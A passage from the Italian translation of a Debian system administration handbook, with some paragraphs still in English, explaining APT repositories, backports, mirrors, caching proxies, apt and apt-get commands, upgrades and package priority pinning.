blemi più critici, come quelli di sicurezza). Dal momento che le distribuzioni *Testing* e *Unstable* possono essere più rischiose, a volte i manutentori di pacchetti offrono le versioni ricompilate per *Stable* delle applicazioni recenti, il che ha il vantaggio di limitare la potenziale instabilità ad un esiguo numero di pacchetti selezionati.

➨ `http://backports.debian.org/`

I backport da stable-backports sono sempre creati dai pacchetti disponibili in *Testing*. Ciò assicura che tutti i backport installati siano aggiornabili alla corrispondente versione stabile, una volta che sia disponibile il successivo rilascio stabile di Debian.

Anche se questo repository fornisce versioni più recenti dei pacchetti, APT non le installa a meno che non venga esplicitamente istruito per farlo (o almeno che non lo si abbia già fatto per una versione precedente dello specifico backport in questione):

```
$ sudo apt-get install package/stretch-backports
$ sudo apt-get install -t stretch-backports package
```

6.1.3. Repository per gli utenti di *Testing*/*Unstable*

Questo è un file `sources.list` standard per un sistema che utilizza la versione *Testing* o *Unstable* di Debian:

Esempio 6.2 *File* `/etc/apt/sources.list` *per gli utenti di Debian* Testing/Unstable

```
# Unstable
deb http://deb.debian.org/debian unstable main contrib non-free
deb-src http://deb.debian.org/debian unstable main contrib non-free

# Testing
deb http://deb.debian.org/debian testing main contrib non-free
deb-src http://deb.debian.org/debian testing main contrib non-free

# Stable
deb http://deb.debian.org/debian stable main contrib non-free
deb-src http://deb.debian.org/debian stable main contrib non-free

# Security updates
deb http://security.debian.org/ stable/updates main contrib non-free
deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

Con questo file `sources.list`, APT installerà i pacchetti da *Unstable*. Se questo non è ciò che si desidera, usare l'impostazione APT::Default-Release (vedere la Sezione 6.2.3, «Aggiornamento del sistema» [116]) per indicare ad APT di scegliere i pacchetti da un'altra distribuzione (molto probabilmente *Testing* in questo caso).

Ci sono buone ragioni per includere tutti questi repository, anche se uno solo dovrebbe essere sufficiente. Gli utenti di *Testing* apprezzeranno la possibilità di scegliere individualmente un particolare pacchetto da *Unstable* quando la versione in *Testing* è affetta da un bug noioso. D'altro canto, gli utenti di *Unstable* colpiti da regressioni inaspettate hanno la possibilità di retrocedere pacchetti alla loro versione in *Testing* (che si suppone funzionante).

L'inclusione di *Stable* è più discussa, ma spesso dà accesso ad alcuni pacchetti che sono stati rimossi dalle versioni di sviluppo. Assicura inoltre di ottenere i più recenti aggiornamenti per i pacchetti che non sono stati modificati dall'ultimo rilascio stabile.

I repository Experimental

L'archivio dei pacchetti *Experimental* è presente in tutti i mirror Debian, e contiene i pacchetti che non sono ancora nella distribuzione *Unstable* a causa della loro qualità inferiore agli standard — spesso sono versioni di sviluppo o pre-versioni (alfa, beta, candidata al rilascio...). Un pacchetto può anche essere inserito lì dopo aver subito modifiche che possono generare problemi. Il manutentore quindi cerca di scoprirli grazie all'aiuto di utenti esperti in grado di gestire problemi importanti. Dopo questa prima fase, il pacchetto viene spostato in *Unstable*, dove raggiunge un pubblico molto più grande e dove verrà testato in modo molto più dettagliato.

Experimental è generalmente usata dagli utenti a cui non importa rovinare il proprio sistema e ripararlo. Questa distribuzione offre la possibilità di importare un pacchetto che un utente vuol provare o utilizzare in caso di necessità. Questo è esattamente come Debian lo tratta, in quanto aggiungerlo nel file `sources.list` di APT non porta all'uso sistematico dei suoi pacchetti. La riga da aggiungere è:

```
deb http://deb.debian.org/debian experimental main contrib non-free
```

6.1.4. Using Alternate Mirrors

The `sources.list` examples in this chapter refer to package repositories hosted on deb.debian.og. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world to deliver them as fast as possible to users. The CDN companies that Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of deb.debian.org can try to find a better mirror in the official mirror list:

➨ `https://www.debian.org/mirror/list`

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form ftp.*country-code*.debian.org (e.g. ftp.us.debian.org for the USA, ftp.fr.debian.org for France, etc.) which are covering many

countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to deb.debian.org, there used to be httpredir.debian.org. This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now httpredir.debian.org provides the same CDN-based service as deb.debian.org.

6.1.5. Risorse Non Ufficiali: mentors.debian.net

Ci sono numerose fonti non ufficiali di pacchetti Debian istituiti da utenti esperti che hanno ricompilato alcuni software (Ubuntu ha reso questo sistema popolare con il suo servizio Personal Package Archive), dai programmatori che mettono le loro creazioni a disposizione di tutti, e anche da parte di sviluppatori Debian che offrono pre-versioni dei loro pacchetti online.

Il sito mentors.debian.net è interessante (anche se fornisce solo pacchetti sorgente), dal momento che raccoglie pacchetti sorgente creati dai candidati allo status di sviluppatore ufficiale Debian o da volontari che vogliono creare pacchetti Debian senza passare attraverso quel processo di integrazione. Questi pacchetti sono messi a disposizione senza alcuna garanzia sulla loro qualità; assicurarsi di controllare la loro origine e integrità e testarli prima di considerare il loro utilizzo in produzione.

COMUNITÀ

I siti `debian.net`

Il dominio *debian.net* non è una risorsa ufficiale del progetto Debian. Ogni sviluppatore Debian può usare quel nome di dominio per i propri scopi. Questi siti possono contenere servizi non ufficiali (a volte siti personali) ospitati su una macchina che non appartiene al progetto e non è stata configurata da sviluppatori Debian, o anche prototipi che stanno per essere spostati su *debian.org*. Due ragioni possono spiegare perché questi prototipi rimangono su *debian.net*: o nessuno ha fatto lo sforzo necessario per trasformarli in servizi ufficiali (ospitati sul dominio *debian.org* e con una certa garanzia di mantenimento) o il servizio è troppo controverso per essere ufficializzato.

Installare un pacchetto significa dare i privilegi di root al suo creatore, perché può decidere i contenuti degli script di inizializzazione i quali sono lanciati sotto tale identità. I pacchetti Debian ufficiali sono creati da volontari che sono stati selezionati e vagliati e che possono mettere un sigillo ai loro pacchetti così che la loro origine e integrità possa essere controllata.

In generale, diffidare da un pacchetto di cui non si conosce la provenienza e che non è ospitato su un server ufficiale Debian: valutare il grado di fiducia che si può riporre nel creatore, e controllare l'integrità del pacchetto.

➨ `http://mentors.debian.net/`

APPROFONDIMENTO

Le vecchie versioni dei pacchetti: `snapshot.debian.org`

Il servizio `snapshot.debian.org`, introdotto nell'Aprile 2010, può essere usato per "andare indietro nel tempo" e per trovare una vecchia versione di un pacchetto. Può essere usato per esempio per identificare quale versione di un pacchetto ha introdotto una regressione, e più concretamente, tornare indietro alla versione precedente mentre si aspetta una correzione della regressione.

6.1.6. Proxy con cache per i pacchetti Debian

Quando un'intera rete di macchine è configurata in moda da usare lo stesso server remoto per scaricare gli stessi pacchetti aggiornati, qualsiasi amministratore sa che sarebbe vantaggioso avere un proxy intermedio che agisce da cache locale per la rete (vedere il riquadro « Cache» [123]).

Si può configurare APT in modo che usi un proxy «standard» (vedere la Sezione 6.2.4, «Opzioni di configurazione» [117] per la parte riguardante APT e la Sezione 11.6, «Proxy HTTP/FTP» [299] per la parte proxy), ma l'ecosistema Debian offre opzioni migliori per risolvere il problema. Il software dedicato presentato in questa sezione è più intelligente di un semplice proxy con cache perché può fare affidamento sulla struttura specifica dei repository APT (per esempio sa quando singoli file sono obsoleti oppure no, e perciò regola il tempo per il quale vengono conservati).

apt-cacher e *apt-cacher-ng* funzionano come i normali server proxy con cache. Il file `sources.list` di APT resta invariato, ma APT viene configurato in modo da usarli come proxy per le richieste in uscita.

approx, invece, agisce come un server HTTP che fa da "mirror" per qualsiasi numero di repository remoti nei suoi URL di più alto livello. La mappatura tra queste directory di più alto livello e gli URL remoti dei repository viene memorizzata in `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian   http://deb.debian.org/debian
security http://security.debian.org
```

approx runs by default on port 9999 via a systemd socket and requires the users to adjust their `sources.list` file to point to the approx server:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security stretch/updates main contrib non-free
deb http://apt.falcot.com:9999/debian stretch main contrib non-free
```

6.2. I Comandi `aptitude`, `apt-get`, e `apt`

APT è un progetto vasto, i cui piani originali includevano un'interfaccia grafica. Si basa su una libreria che contiene l'applicazione principale e `apt-get` è stato il primo frontend, basato su riga di comando, che è stata sviluppato nell'ambito del progetto. `apt` è un secondo front end basato su riga di comando fornito da APT che supera alcuni errori di progettazione di `apt-get`.

Both tools are built on top of the same library and are thus very close but the default behaviour of `apt` has been improved for interactive use and to actually do what most users expect. APT's developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of `apt-get` is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

Numerose altre interfacce grafiche sono apparse come progetti esterni: `synaptic`, `aptitude` (che include sia un'interfaccia in modalità testo che una grafica, anche se non ancora completa), `wajig`, ecc. L'interfaccia più consigliata, `apt`, è quella che useremo negli esempi riportati in questa sezione. Si noti comunque che `apt-get` e `aptitude` hanno una sintassi della linea di comando molto simile. Quando ci saranno grandi differenze fra `apt`, `apt-get` e `aptitude`, tali differenze verranno spiegate.

6.2.1. Inizializzazione

Per qualsiasi lavoro con APT, la lista dei pacchetti disponibili deve essere aggiornata; questo può essere fatto semplicemente attraverso `apt update`. A seconda della velocità della connessione, l'operazione può richiedere un po' di tempo visto che deve scaricare un certo numero di file `Packages/Sources/Translation-codice-lingua`, che sono gradualmente diventati sempre più grandi mano a mano che Debian si è sviluppata (almeno 10 MB di dati per la sezione `main`). Ovviamente, installare da un insieme di CD-ROM non richiede di scaricare nulla — in questo caso, l'operazione è molto veloce.

6.2.2. Installazione e rimozione

Con APT, i pacchetti possono essere aggiunti o rimossi dal sistema, rispettivamente con `apt install pacchetto` e `apt remove pacchetto`. In entrambi i casi, APT installerà automaticamente le dipendenze necessarie o rimuoverà i pacchetti che dipendono da quello che ci si appresta a rimuovere. Il comando `apt purge pacchetto` implica una completa disinstallazione: anche i file di configurazione vengono eliminati.

SUGGERIMENTO

Installare la stessa selezione di pacchetti diverse volte

Può risultare utile installare sistematicamente la stessa lista di pacchetti su diversi computer. Ciò può essere fatto abbastanza facilmente.

Prima di tutto, ottenere la lista dei pacchetti installati sul computer che servirà come «modello» da copiare.

```
$ dpkg --get-selections >pkg-list
```

Il file `pkg-list` contiene quindi la lista dei pacchetti installati. Poi, trasferire il file `pkg-list` sui computer che si desiderano aggiornare e usare i seguenti comandi:

```
## Aggiornare il database di dpkg dei pacchetti conosciuti
# avail=‘mktemp‘
# apt-cache dumpavail > ”$avail”
# dpkg --merge-avail ”$avail”
# rm -f ”$avail”
## Aggiornare le selezioni di dpkg
# dpkg --set-selections < pkg-list
## Chiedere ad apt-get di installare i pacchetti
    ➥ selezionati
# apt-get dselect-upgrade
```

SUGGERIMENTO

Rimozione e installazione nello stesso momento

È possibile richiedere ad `apt` (o `apt-get`, o `aptitude`) di installare certi pacchetti e rimuoverne altri nella stessa riga di comando aggiungendo un suffisso. Con il comando `apt install`, aggiungere "-" ai nomi dei pacchetti da rimuovere. Con un comando `apt remove`, aggiungere "+" ai nomi dei pacchetti da installare.

Il prossimo esempio mostra due modi differenti di installare il *pacchetto1* e rimuovere *pacchetto2*.

```
# apt install pacchetto1 pacchetto2-
[...]
# apt remove pacchetto1+ pacchetto2
[...]
```

Ciò può essere usato anche per escludere pacchetti che verrebbero altrimenti installati, per esempio a causa di una relazione `Recommends`. In generale il risolutore di dipendenze userà quella informazione come un invito a trovare soluzioni alternative.

SUGGERIMENTO

`apt --reinstall` e `aptitude reinstall`

Il sistema può a volte danneggiarsi a seguito della rimozione o delle modifiche ai file in un pacchetto. Il modo più facile per recuperare questi file è di reinstallare il pacchetto interessato. Purtroppo, il sistema di pacchettizzazione rileva che quest'ultimo è già installato e si rifiuta cortesemente di reinstallarlo; per evitare questo, usare l'opzione `--reinstall` dei comandi `apt` `apt-get`. Il seguente comando reinstalla *postfix* anche se è già presente:

```
# apt --reinstall install postfix
```

La riga di comando per `aptitude` è un po' diversa, ma ottiene lo stesso risultato con `aptitude reinstall postfix`.

Il problema non si pone con `dpkg`, ma raramente l'amministratore lo utilizza direttamente.

Fate attenzione! Usando `apt-get --reinstall` per ripristinare i pacchetti modificati durante un attacco certamente non verrà ripristinato il sistema com'era. La Sezione 14.7, «Gestire una macchina compromessa» [435] spiega in dettaglio i passi necessari da adottare in caso di sistema compromesso.

Se il file `sources.list` cita diverse distribuzioni, è possibile specificare la versione del pacchetto da installare. Un numero di versione specifico può essere richiesto con `apt install pacchetto=versione`, ma è in genere preferito indicare la sua distribuzione di origine (*Stable*, *Testing* o *Unstable*): con `apt install pacchetto/distribuzione`. Con questo comando è possibile tornare ad una versione precedente di un pacchetto (se per esempio si sa che funziona bene), a condizione che sia ancora disponibile in una delle sorgenti a cui fa riferimento il fi-

le `sources.list`. Altrimenti l'archivio snapshot.debian.org può venire in soccorso (vedere il riquadro « Le vecchie versioni dei pacchetti: `snapshot.debian.org`» [112]).

Esempio 6.3 *Installazione della versione* unstable *di* spamassassin

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple `.deb` file without any associated package repository, it is still possible to use APT to install it together with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: `apt install ./path-to-the-package.deb`. The leading ./ is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

APPROFONDIMENTO

La cache dei file `.deb`

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed).

6.2.3. Aggiornamento del sistema

Sono raccomandati aggiornamenti regolari, perché includono gli ultimi aggiornamenti di sicurezza. Per aggiornare, usare `apt upgrade`, `apt-get upgrade` o `aptitude safe-upgrade` (ovviamente dopo `apt update`). Questo comando controlla i pacchetti installati che possono essere aggiornati senza la rimozione di alcun pacchetto. In altre parole, l'obiettivo è quello di garantire l'aggiornamento meno intrusivo possibile. `apt-get` è un po' più esigente di `aptitude` o `apt` perché si rifiuta di installare pacchetti che erano già installati in precedenza.

SUGGERIMENTO

Aggiornamento incrementale

As we explained earlier, the aim of the `apt update` command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a `xz` compression, these files can remain rather large (the `Packages.xz` for the *main* section of *Stretch* takes more than 6 MB). If you wish to upgrade regularly, these downloads can take up a lot of time.

Per velocizzare il processo, APT può scaricare file «diff» contenenti le modifiche rispetto al precedente aggiornamento, invece che l'intero file. Per raggiungere questo obiettivo, i mirror Debian ufficiali distribuiscono diversi file che elencano le differenze fra una versione del file `Packages` e la versione successiva. Sono generati ad ogni aggiornamento degli archivi e viene mantenuto uno storico di una settimana. Ognuno di questi file «diff» occupa solo poche decine di kilobyte per *Unstable*, in modo che la quantità di dati scaricati con un `apt update` settimanale sia spesso

divisa per 10. Per distribuzioni come *Stable* e *Testing*, che cambiano di meno, il guadagno è ancora più evidente.

Tuttavia, a volte può essere interessante forzare lo scaricamento di tutto il file `Packages`, specialmente quando l'ultimo aggiornamento è molto vecchio e quando il meccanismo di differenze incrementali non servirebbe a molto. Può essere anche interessante quando l'accesso alla rete è molto veloce ma il processore della macchina da aggiornare è piuttosto lento, poiché il risparmio di tempo nello scaricamento è più che perso quando il computer calcola le nuove versioni dei file (partendo dalle versioni più vecchie e applicando le differenze). Per fare questo, è possibile utilizzare il parametro di configurazione `Acquire::Pdiffs` e impostarlo a `false`.

`apt` in genere seleziona il numero di versione più recente (ad eccezione dei pacchetti *Experimental* e *stable-backports*, che vengono ignorati per impostazione predefinita a prescindere dal loro numero di versione). Se si è specificato *Testing* o *Unstable* nel proprio `sources.list`, `apt upgrade` porterà la maggior parte di un sistema *Stable* a *Testing* o *Unstable*, e ciò potrebbe non essere quello che si desiderava fare.

Per dire ad `apt` di usare una specifica distribuzione quando cerca degli aggiornamenti, si deve usare l'opzione -t o --target-release, seguita dal nome della distribuzione voluta (ad esempio: `apt -t stable upgrade`). Per evitare di specificare questa opzione ogni volta che si utilizza `apt`, si può aggiungere la riga APT::Default-Release "stable"; nel file `/etc/apt/apt.conf.d/local`.

Per gli aggiornamenti più importanti, come il passaggio da una versione principale di Debian a quella successiva, è necessario utilizzare `apt full-upgrade`. Con questa istruzione, `apt` completerà l'aggiornamento anche nel caso in cui debba eliminare dei pacchetti obsoleti o installare nuove dipendenze. Questo è anche il comando usato dagli utenti che lavorano quotidianamente con il rilascio *Unstable* di Debian e che seguono la sua evoluzione giorno per giorno. È così semplice che non ha certo bisogno di spiegazione: la reputazione di APT si basa su questa sua grande funzionalità.

A differenza di `apt` e `aptitude`, `apt-get` non usa il comando `full-upgrade`. Invece, si dobrebbe usare `apt-get dist-upgrade` ("aggiornamento della distribuzione"), lo storico e ben noto comando che è accettato anche da `apt` e `aptitude` per comodità degli utenti che si sono abituati.

6.2.4. Opzioni di configurazione

Oltre agli elementi di configurazione già citati, è possibile configurare certi aspetti di APT aggiungendo direttive in un file della directory `/etc/apt/apt.conf.d/`. Ricordare per esempio che APT può dire a `dpkg` di ignorare i conflitti fra i file se si specifica DPkg::options { "--force-overwrite"; }.

Se si può accedere al Web solo attraverso proxy, bisogna aggiungere una riga come Acquire::http::proxy "http://*proprioproxy*:3128". Per un proxy FTP, scrivere Acquire::ftp::proxy "ftp://*proprioproxy*". Per scoprire più opzioni di configurazione, leggere la pagina di manuale `apt.conf(5)` con il comando `man apt.conf` (per i dettagli sulle pagine del manuale, vedere la Sezione 7.1.1, «Pagine di manuale» [142]).

FONDAMENTALI

Directory terminanti in `.d`

Le directory con il suffisso `.d` vengono utilizzate sempre più spesso. Ogni directory rappresenta un file di configurazione che viene suddiviso in più file. In questo senso, tutti i file in `/etc/apt/apt.conf.d/` sono istruzioni per la configurazione di APT. APT li include in ordine alfabetico, così che gli ultimi file possono modificare un elemento di configurazione definito in uno dei primi.

Questa struttura offre una certa flessibilità all'amministratore della macchina e ai manutentori dei pacchetti. In effetti, l'amministratore può modificare facilmente la configurazione del software aggiungendo un file già pronto nella directory in questione senza dover modificare un file esistente. I manutentori dei pacchetti utilizzano lo stesso approccio quando hanno bisogno di adattare la configurazione di un altro software per assicurarsi che coesista perfettamente con il loro. La politica di Debian proibisce esplicitamente la modifica dei file di configurazione di altri pacchetti: solo gli utenti sono autorizzati a farlo. Ricordare che durante l'aggiornamento di un pacchetto, l'utente può scegliere la versione del file di configurazione che deve essere mantenuta quando viene rilevata una modifica. Qualsiasi modifica esterna del file innescherebbe questa richiesta, che disturberebbe l'amministratore, il quale è sicuro di non aver cambiato nulla.

Senza una directory `.d`, è impossibile per un programma esterno cambiare le impostazioni di un programma senza modificare il suo file di configurazione. Al contrario deve invitare l'utente a farlo da solo e deve elencare le operazioni da fare nel file `/usr/share/doc/pacchetto/README.Debian`.

A seconda dell'applicazione, la directory `.d` è usata direttamente o gestita da uno script esterno che collega tutti i file per creare il file di configurazione stesso. È importante eseguire lo script dopo ogni cambiamento in quella directory in modo che le più recenti modifiche siano prese in considerazione. Allo stesso modo, è importante non lavorare direttamente sul file di configurazione creato automaticamente, dal momento ogni modifica andrebbe persa alla successiva esecuzione dello script. Il metodo scelto (la directory `.d` usata direttamente o un file generato da quella directory) è solitamente imposto da vincoli di implementazione, ma in entrambi i casi i guadagni in termini di flessibilità di configurazione sono maggiori rispetto alle piccole complicazioni che comportano. Il server di posta Exim 4 è un esempio del metodo del file generato: può essere configurato attraverso diversi file (`/etc/exim4/conf.d/*`) che sono concatenati in `/var/lib/exim4/config.autogenerated` dal comando `update-exim4.conf`.

6.2.5. Gestire le priorità dei pacchetti

Uno degli aspetti più importanti nella configurazione di APT è la gestione delle priorità assegnate ad ogni fonte di pacchetti. Per esempio, si potrebbe volere estendere una distribuzione con uno o due pacchetti più nuovi da *Testing*, *Unstable* o *Experimental*. È possibile assegnare una priorità a ciascun pacchetto disponibile (lo stesso pacchetto può avere diverse priorità a seconda della sua versione o della distribuzione che lo fornisce). Queste priorità influenzeranno il comportamento di APT: per ogni pacchetto, selezionerà sempre la versione con la priorità più alta (tranne se questa è più vecchia di quella installata e se la sua priorità è inferiore a 1000).

APT definisce diverse priorità predefinite. Ogni versione installata di un pacchetto ha priorità 100. Una versione non installata ha priorità 500 per impostazione predefinita, ma può arrivare

a 990 se è parte del rilascio di destinazione prescelto (definito con l'opzione a riga di comando -t o con la direttiva di configurazione APT::Default-Release).

È possibile modificare le priorità con l'aggiunta di voci nel file `/etc/apt/preferences` con i nomi dei pacchetti interessati, la loro versione, la loro origine e la loro nuova priorità.

APT non installerà mai una versione più vecchia di un pacchetto (cioè un pacchetto il cui numero di versione è più basso di quello del pacchetto attualmente installato) tranne se la sua priorità è superiore a 1000. APT installerà sempre il pacchetto con priorità più alta che soddisfa questa regola. Se due pacchetti hanno la stessa priorità, APT installerà il più recente (quello con numero di versione più alto). Se due pacchetti hanno le stesse versione e priorità ma diverso contenuto, APT installerà la versione non installata (questa regola è stata creata per coprire il caso di un aggiornamento di pacchetto senza incremento del numero di revisione, che normalmente è richiesto).

Più in concreto, non sarà mai installato un pacchetto la cui priorità è minore di 0. Un pacchetto con priorità compresa tra 0 e 100 verrà installato solo se nessun'altra versione del pacchetto è già installata. Con una priorità da 100 a 500, il pacchetto sarà installato solo se non c'è un'altra versione più recente installata o disponibile in un'altra distribuzione. Un pacchetto con priorità fra 501 e 990 verrà installato solo se non ci sono nuove versioni installate o disponibili nella distribuzione di riferimento. Con una priorità da 990 a 1000, il pacchetto verrà installato a meno che la versione installata non è più recente. Una priorità superiore a 1000 porterà sempre all'installazione del pacchetto anche se costringe APT a retrocedere ad una versione precedente.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually "Debian" for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually *Stable*, *Testing*, *Unstable* or *Experimental* for the standard distributions provided by Debian) together with its version (for example 9 for Debian *Stretch*). Let's have a look at its syntax through some realistic case studies of this mechanism.

CASO SPECIFICO

Priorità di *experimental*

Se si è elencato *Experimental* nel proprio file `sources.list`, i pacchetti corrispondenti non saranno quasi mai installati perché la loro priorità predefinita è 1. Questo naturalmente è un caso specifico, progettato per impedire agli utenti di installare pacchetti *Experimental* per errore. I pacchetti possono essere installati solo digitando `aptitude install pacchetto/experimental`; gli utenti che digitano questo comando non possono che essere consapevoli dei rischi che corrono. È sempre possibile (anche se *non* consigliato) trattare i pacchetti *Experimental* come quelli di altre distribuzioni dando loro priorità 500. Questo viene fatto con una voce specifica in `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Supponiamo che si vogliano usare solamente i pacchetti della versione stabile di Debian. Quelli forniti in altre versioni non devono essere installati tranne se esplicitamente richiesto. Si dovrebbero scrivere le seguenti voci nel file `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable definisce il nome della distribuzione selezionata. o=Debian limita l'impostazione ai pacchetti la cui origine è "Debian".

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

La documentazione di riferimento per questo file di configurazione è disponibile nella pagina di manuale `apt_preferences(5)`, che è possibile visualizzare con `man apt_preferences`.

SUGGERIMENTO

Commenti in `/etc/apt/preferences`

Non esiste una sintassi ufficiale per mettere dei commenti nel file `/etc/apt/preferences`, ma possono essere fornite alcune descrizioni testuali mettendo uno o più campi "`Explanation`" all'inizio di ogni voce:

```
Explanation: Il pacchetto xserver-xorg-video-intel fornito
Explanation: in experimental può essere usato
    ➥ tranquillamente
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Lavorare con più distribuzioni

Dato che `apt` è uno strumento così meraviglioso, si può essere tentati di prendere pacchetti provenienti da altre distribuzioni. Ad esempio, dopo aver installato un sistema *Stable*, si potrebbe desiderare di provare un pacchetto software disponibile in *Testing* o *Unstable*, senza scostarsi troppo dallo stato iniziale del sistema.

Anche se a volte si incontrano problemi mischiando pacchetti di diverse distribuzioni, `apt` gestisce tale coesistenza molto bene e limita i rischi in modo molto efficace. Il miglior modo di procedere è quello di elencare tutte le distribuzioni utilizzate in `/etc/apt/sources.list` (alcune

persone mettono sempre le tre distribuzioni, ma ricordare che *Unstable* è riservata agli utenti esperti) e di definire la distribuzione di riferimento con il parametro APT::Default-Release (vedere la Sezione 6.2.3, «Aggiornamento del sistema» [116]).

Supponiamo che *Stable* sia la propria distribuzione di riferimento ma che *Testing* e *Unstable* siano comunque elencate nel proprio file `sources.list`. In questo caso, è possibile usare `apt install pacchetto/testing` per installare un pacchetto da *Testing*. Se l'installazione non riesce a causa di alcune dipendenze che non possono essere soddisfatte, si può lasciare che risolva queste dipendenze in *Testing* aggiungendo il parametro -t testing. Lo stesso vale ovviamente per *Unstable*.

In questa situazione, gli aggiornamenti (`upgrade` e `full-upgrade`) vengono fatti all'interno di *Stable* eccetto per i pacchetti già aggiornati ad altre distribuzioni: questi seguiranno gli aggiornamenti disponibili nelle altre distribuzioni. Questo comportamento verrà spiegato più avanti con l'aiuto delle priorità predefinite impostate da APT. Non esitare ad usare `apt-cache policy` (vedere riquadro « `apt-cache policy`» [121]) per verificare le priorità assegnate.

Tutto ruota intorno al fatto che APT considera solo i pacchetti con versione più alta o uguale a quella installata (assumendo che non è stato usato `/etc/apt/preferences` per forzare priorità più alte di 1000 per alcuni pacchetti).

SUGGERIMENTO

`apt-cache policy`

Per capire meglio il meccanismo delle priorità, si può eseguire senza esitazioni `apt-cache policy` per visualizzare la priorità predefinita associata ad ogni fonte di pacchetti. È possibile inoltre usare `apt-cache policy pacchetto` per vedere le priorità di tutte le versioni disponibili di un determinato pacchetto.

Supponiamo di avere installato la versione 1 di un primo pacchetto da *Stable* e che le versioni 2 e 3 siano disponibili rispettivamente in *Testing* e *Unstable*. La versione installata ha una priorità di 100, ma la versione disponibile in *Stable* (la stessa) ha priorità 990 (perché fa parte della versione di riferimento). I pacchetti in *Testing* e *Unstable* hanno priorità 500 (la priorità predefinita per una versione non installata). Il vincitore è dunque la versione 1 con una priorità di 990. Il pacchetto «rimane in *Stable*».

Prendiamo ora l'esempio di un altro pacchetto la cui versione 2 è stata installata da *Testing*. La versione 1 è disponibile in *Stable* e la versione 3 in *Unstable*. La versione 1 (di priorità 990, quindi minore di 1000) è scartata perché è più bassa della versione installata. Questo lascia in gioco solo le versioni 2 e 3, entrambe con priorità 500. Di fronte a questa alternativa, APT sceglie la versione più recente, quella da *Unstable*. Se non si desidera che un pacchetto installato da *Testing* venga migrato a *Unstable*, è necessario assegnare una priorità minore di 500 (490 ad esempio) ai pacchetti provenienti da *Unstable*. Si può modificare `/etc/apt/preferences` con queste righe:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Tenere traccia dei pacchetti installati automaticamente

Una delle funzionalità essenziali di `apt` è il tenere traccia dei pacchetti installati solo come dipendenze. Questi pacchetti vengono chiamati «automatici» e spesso comprendono, ad esempio, le librerie.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no "manually installed" packages depending on them). `apt-get autoremove` or `apt autoremove` will get rid of those packages. `aptitude` does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

È buona abitudine marcare come automatico ogni pacchetto di cui non si ha direttamente bisogno, in modo che venga automaticamente rimosso quando non è più necessario. `apt-mark auto pacchetto` marca il pacchetto specificato come automatico, mentre `apt-mark manual pacchetto` fa l'opposto. `aptitude markauto` e `aptitude unmarkauto` funzionano nello stesso modo, anche se offrono più funzionalità per marcare molti pacchetti contemporaneamente (vedere la Sezione 6.4.1, «`aptitude`» [124]). L'interfaccia interattiva basata su console di `aptitude` rende anche facile revisionare il «contrassegno automatico» per molti pacchetti.

Si potrebbe voler sapere perché un pacchetto installato automaticamente è presente nel sistema. Per ottenere queste informazioni dalla riga di comando, è possibile utilizzare `aptitude why pacchetto` (`apt` e `apt-get` non hanno una funzionalità simile):

```
$ aptitude why python-debian
i   aptitude         Raccomanda apt-xapian-index
i A apt-xapian-index Dipende    python-debian (>= 0.1.15)
```

ALTERNATIVA

`deborphan` e `debfoster`

In passato quando `apt`, `apt-get` e `aptitude` non erano in grado di tenere traccia dei pacchetti automatici, esistevano due utilità per produrre elenchi dei pacchetti non necessari: `deborphan` e `debfoster`.

`deborphan` è la più rudimentale delle due. Scansiona semplicemente le sezioni `libs` e `oldlibs` (in assenza di istruzioni supplementari) cercando i pacchetti che sono attualmente installati e da cui non dipende nessun altro pacchetto. L'elenco risultante può servire come base per rimuovere i pacchetti non necessari.

`debfoster` ha un approccio più elaborato, molto simile a quello di APT: mantiene una lista dei pacchetti che sono stati installati esplicitamente, e ricorda quali pacchetti sono veramente necessari da un'esecuzione all'altra. Se nuovi pacchetti compaiono nel sistema e `debfoster` non li conosce come pacchetti necessari, li visualizzerà sullo schermo insieme alla lista delle loro dipendenze. Il programma spesso offre una scelta: rimuovere il pacchetto (eventualmente insieme a ciò che dipende da esso), marcarlo come esplicitamente richiesto o ignorarlo temporaneamente.

6.3. Il comando `apt-cache`

